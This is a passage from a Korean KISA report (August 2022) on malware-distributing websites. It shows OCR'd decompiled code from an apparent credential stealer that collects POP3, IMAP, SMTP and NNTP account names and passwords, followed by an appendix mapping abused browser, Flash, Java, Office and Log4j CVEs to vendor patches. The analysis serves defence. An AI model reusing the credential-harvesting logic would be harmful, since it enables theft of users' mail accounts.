136
137
         v24 = 0;
         v25 = 0;
9 138
139
         v26 = 0;
140
         v27 = 0;
141
         v28 = 0;
        qmemcpy(&v29, L"POP3 Server", 0x18u);
142
143
         v30 = 0:
144
         v31 = 0;
0 145
         v32 = 0;
146
         v33 = 0;
147
         qmemcpy(&v34, L"POP3 User Name", 0x1Eu);
148
         v35 = 0;
149
         v36 = 0;
150
         qmemcpy(&v37, L"POP3 User", 0x14u);
9 151
         v38 = 0;
0 152
         v39 = 0;
• 153
         v40 = 0;
9 154
         v41 = 0;
• 155
         \vee 42 = 0;
156
         qmemcpy(&v43, L"NNTP Email Address", 0x26u);
         qmemcpy(&v44, L"NNTP User Name", 0x1Eu);
157
```

메일 클라이언트별 설정 확인 및 프로토콜별 메일계정 정보 확인(1)




```
215
        while ( v6 );
216
        qmemcpy(&v79, L"POP3 Password2", 0x1Eu);
217
        v80 = 0;
218
        v81 = 0;
219
        qmemcpy(&v82, L"IMAP Password2", 0x1Eu);
220
        v83 = 0;
0 221
        v84 = 0;
        qmemcpy(&v85, L"NNTP Password2", 0x1Eu);
222
223
        v86 = 0;
224
        v87 = 0;
        qmemcpy(&v88, L"HTTPMail Password2", 0x26u);
225
        qmemcpy(&v89, L"SMTP Password2", 0x1Eu);
226
227
        v90 = 0;
228
        v91 = 0;
229
        qmemcpy(&v92, L"POP3 Password", 0x1Cu);
230
        v93 = 0;
231
        v94 = 0;
232
        v95 = 0;
233
        qmemcpy(&v96, L"IMAP Password", 0x1Cu);
234
        v97 = 0;
235
        v98 = 0;
9 236
        v99 = 0;
237
        qmemcpy(&v100, L"NNTP Password", 0x1Cu);
238
        v101 = 0;
9 239
        v102 = 0;
9 240
        v103 = 0;
241
        qmemcpy(&v104, L"HTTP Password", 0x1Cu);
242
        v105 = 0;
243
       v106 = 0;
244
       v107 = 0:
245
        qmemcpy(&v108, L"SMTP Password", 0x1Cu);
246
        v116 = 10:
247
        v109 = 0;
248
        v110 = 0;
249
        v111 = 0;
250
        v8 = &v79;
```

메일 클라이언트별 설정 확인 및 프로토콜별 메일계정 정보 확인(2)







특정 URL에 접속하여 계정 정보를 유출하는 것으로 추정



붙임 2

악성코드 유포에 악용된 S/W 취약점 정보

	구분	내용	상세 취약점 정보	보안 업데이트
			http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2010-0249	http://technet.microsoft.com/en-us/security/bulletin/MS10-002
			http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2011-1255	http://technet.microsoft.com/ko-kr/security/bulletin/ms11-050
	CVE-2010-0249 CVE-2011-1255		http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2012-4792	http://technet.microsoft.com/ko-kr/security/bulletin/MS13-008
	CVE-2012-4792 CVE-2013-1347	Internet Explorer를	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1347	http://technet.microsoft.com/ko-kr/security/bulletin/ms13-038
	CVE-2013-2551	사용하여 특수하게 조작된 웹페이지에	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2551	http://technet.microsoft.com/security/bulletin/MS13-037
	CVE-2013-3897 CVE-2014-0322	접속할 경우 원격 코드 실행 허용	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3897	http://technet.microsoft.com/ko-kr/library/security/ms13-080.aspx
	CVE-2014-1770 CVE-2014-1776		http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0322	http://technet.microsoft.com/en-us/security/advisory/2934088
			http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2014-1770	http://technet.microsoft.com/ko-kr/library/security/ms14-035.aspx
			http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-1776	http://technet.microsoft.com/ko-kr/library/security/2963983.aspx
인터넷 익스플로러 취약점	CVE-2008-2551	Icona SpA C6 Messenger 1.0.0.1 ActiveX 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2008-2551	-
	CVE-2014-3212	KMPlayer 버퍼 오버 플로우 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2014-3212	http://cdn.kmplayer.com/KMP/Download/release/chrome/4.1.5.8/KMPlayer_4.1.5.8.exe
	CVE-2015-2419	MS Internet Explorer 10과 11에서 JScript 취약점으로 인한 원격 코드 실행	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2015-2419	http://technet.microsoft.com/security/bulletin/MS15-065
	CVE-2016-0189	MS Internet Explorer 9과 11에서 Script Engine 취약점으로 인한 원격 코드 실행	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2016-0189	http://technet.microsoft.com/library/ security/ms16-051
	CVE-2012-4969	execCommand 해제 후 사용 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2012-4969	https://technet.microsoft.com/library/security/ms12-063



	구분	내용	상세 취약점 정보	보안 업데이트
인터넷 익스플로러 취약점	CVE-2018-8174 CVE-2018-8373 CVE-2019-0752	VBScript 엔진이 메모리의 개체를 처리하는 방식에 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2018-8174 http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2018-8373 http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2019-0752	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8174 https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8373 https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0752
	CVE-2019-1367	IE의 스크립팅 엔진에서 임의 코드실행이 가능한 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2019-1367	https://portal.msrc.microsoft.com/en- US/security-guidance/advisory/ CVE-2019-1367
Adobe Flash Player 취약점	CVE-2010-2884 CVE-2011-2140 CVE-2013-0634 CVE-2014-0497 CVE-2014-0556 CVE-2014-0569 CVE-2014-8439 CVE-2015-0313 CVE-2015-3113	메모리 손상으로 인한 코드 실행 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2884 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2140 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0754 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0634 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0497 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0515 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0566 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0569 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0549 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0311 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0313 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3043 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3133 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3133 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3133 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5119 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5122 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5122 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1019 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1019 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1019 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1019 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1019 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-4878	http://www.adobe.com/support/security/advisories/apsa10-03.html http://www.adobe.com/support/security/bulletins/apsb11-21.html http://www.adobe.com/support/security/bulletins/apsb12-03.html http://www.adobe.com/support/security/bulletins/apsb13-04.html http://helpx.adobe.com/security/products/flash-player/apsb14-04.html http://helpx.adobe.com/security/products/flash-player/apsb14-21.html http://helpx.adobe.com/security/products/flash-player/apsb14-22.html http://helpx.adobe.com/security/products/flash-player/apsb14-22.html http://helpx.adobe.com/security/products/flash-player/apsb14-22.html https://helpx.adobe.com/security/products/flash-player/apsb15-01.html https://helpx.adobe.com/security/products/flash-player/apsa15-02.html https://helpx.adobe.com/security/products/flash-player/apsb15-05.html https://helpx.adobe.com/security/products/flash-player/apsb15-05.html https://helpx.adobe.com/security/products/flash-player/apsb15-14.html https://helpx.adobe.com/security/products/flash-player/apsb15-16.html https://helpx.adobe.com/security/products/flash-player/apsa15-03.html https://helpx.adobe.com/security/products/flash-player/apsa15-04.html https://helpx.adobe.com/security/products/flash-player/apsa15-04.html https://helpx.adobe.com/security/products/flash-player/apsa15-04.html https://helpx.adobe.com/security/products/flash-player/apsa16-01.html https://helpx.adobe.com/security/products/flash-player/apsa16-01.html https://helpx.adobe.com/security/products/flash-player/apsa16-01.html https://helpx.adobe.com/security/products/flash-player/apsa16-03.html



	구분	내용	상세 취약점 정보	보안 업데이트
Adobe Flash Player 취약점	CVE-2013-0633	스택 오버플로우로 인한 임의의 코드를 실행하는 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2013-0633	http://www.adobe.com/support/security/bulletins/apsb13-04.html
	CVE-2010-0188	Adobe Acrobat Reader의 보안취약점을 이용	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2010-0188	http://www.adobe.com/support/security/bulletins/apsb10-07.html
	CVE-2018-15982	UAF(Use-after- Free)로 인한 임의의 코드를 실행 하는 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-15982	https://helpx.adobe.com/security/products/flash-player/apsb18-42.html
Java 애플릿 취약점	CVE-2011-3544 CVE-2012-0507 CVE-2012-1723 CVE-2012-4681 CVE-2013-0422 CVE-2013-2460 CVE-2013-2465 CVE-2012-0422	드라이브 바이 다운로드 방식, JRE 샌드박스 제한 우회 취약점 이용	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3544 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0507 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4681 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5076 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0422 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2460 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2465 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2465 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0422	http://www.oracle.com/technetwork/ topics/security/javacpufeb2012- 366318.html#PatchTable http://www.oracle.com/technetwork/ topics/security/javacpujun2012- 1515912.html http://www.oracle.com/technetwork/ topics/security/alert-cve-2012-4681- 1835715.html http://www.oracle.com/technetwork/ topics/security/javacpuoct2012- 1515924.html http://www.oracle.com/technetwork/ topics/security/alert-cve-2013-0422- 1896849.html http://www.oracle.com/technetwork/ topics/security/javacpujun2013- 1899847.html http://www.oracle.com/technetwork/ topics/security/javacpujun2013- 1899847.html
	CVE-2013-0431	JAVA SE 7의 JMX 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2013-0431	http://www.oracle.com/technetwork/java/ javaee/downloads/ava-ee-sdk-6u4-jdk- 7u11-web-dl-1900868.html
	CVE-2013-1493	JAVA CMM 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2013-1493	https://www.oracle.com/technetwork/ topics/security/alert-cve-2013-1493- 1915081.html
	CVE-2013-2423	JAVA Reflection을 남용한 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2013-2423	https://www.oracle.com/technetwork/ topics/security/javacpuapr2013- 1928497.html

악성코드 은닉사이트 탐지 동향 보고서



	구분	내용	상세 취약점 정보	보안 업데이트
MS OLE 취약점	CVE-2014-6332 CVE-2014-6352 CVE-2017-0199	Windows OLE 자동화 배열 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2014-6332 https://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2014-6352 http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2017-0199	http://technet.microsoft.com/security/bulletin/MS14-064 http://technet.microsoft.com/ko-kr/library/security/3010060.aspx http://www.catalog.update.microsoft.com/Search.aspx?q=KB2589382
MS XML 취약점	CVE-2012-1889	XML Core Services의 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2012-1889	http://technet.microsoft.com/ko-kr/security/bulletin/MS12-043
MS Silverlight 취약점	CVE-2013-0074	Silverlight의 취약점으로 인한 원격 코드 실행	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0074	http://technet.microsoft.com/library/security/ms13-022
MS Edge 취약점	CVE-2016-7200 CVE-2016-7201	스크립팅 엔진 메모리 손상 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2016-7200 http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2016-7201	http://technet.microsoft.com/ko-kr/library/security/ms16-129.aspx
MS OS 취약점	CVE-2011-2014	Windows XP, 2003, Vista의 ADAM SSL을 통한 LDAPS 인증 우회 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2011-2014	http://technet.microsoft.com/ko-kr/library/security/ms11-086.aspx
	CVE-2022-30190	Microsoft Windows Support Diagnostic Tool (MSDT) 원격 코드 실행 취약점	https://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2022-30190	https://msrc.microsoft.com/update-guide/ en-US/vulnerability/CVE-2022-30190
Blackmoon FTP 서버 취약점	CVE-2011-0507	포트 명령 버퍼 오버 플로우 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2011-0507	https://blackmoon-ftp-server.en.softonic.com/?ex=DSK-173.3
APPLE iTunes 취약점	CVE-2012-0634	iTunes에서 사용되는 WebKit 메모리손상 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2012-0634	http://support.apple.com/ko-kr/HT202433
Webfolio CMS 취약점	CVE-2012-1899	XSS 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2012-1899	https://sourceforge.net/projects/webfolio- cms/?source=directory
Apach Tomcat 취약점	CVE-2012-3544	데이터 스트리밍을 통한 DOS공격 취약점	http://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2012-3544	http://www.oracle.com/technetwork/ topics/security/cpujan2014-1972949.html
Apache Log4j 취약점	CVE-2021-44228	- Apache Log4j 1,x, 2에서 발생하는 원격코드 실행 취약점	https://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2021-44228	
	CVE-2021-45046		https://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2021-45046	https://logging.apache.org/log4j/2.x/ security.html
	CVE-2021-4104		https://cve.mitre.org/cgi-bin/ cvename.cgi?name=CVE-2021-4104	



발행일 2022년 8월

발행 및 편집 한국인터넷진흥원 사이버침해대응본부 침해대응단 탐지대응팀

주소 서울시 송파구 중대로 135(가락동 78) IT벤처타워

※ KISA Report의 내용은 무단 전재할 수 없으며, 인용할 경우 그 출처를 반드시 명시하여야 합니다.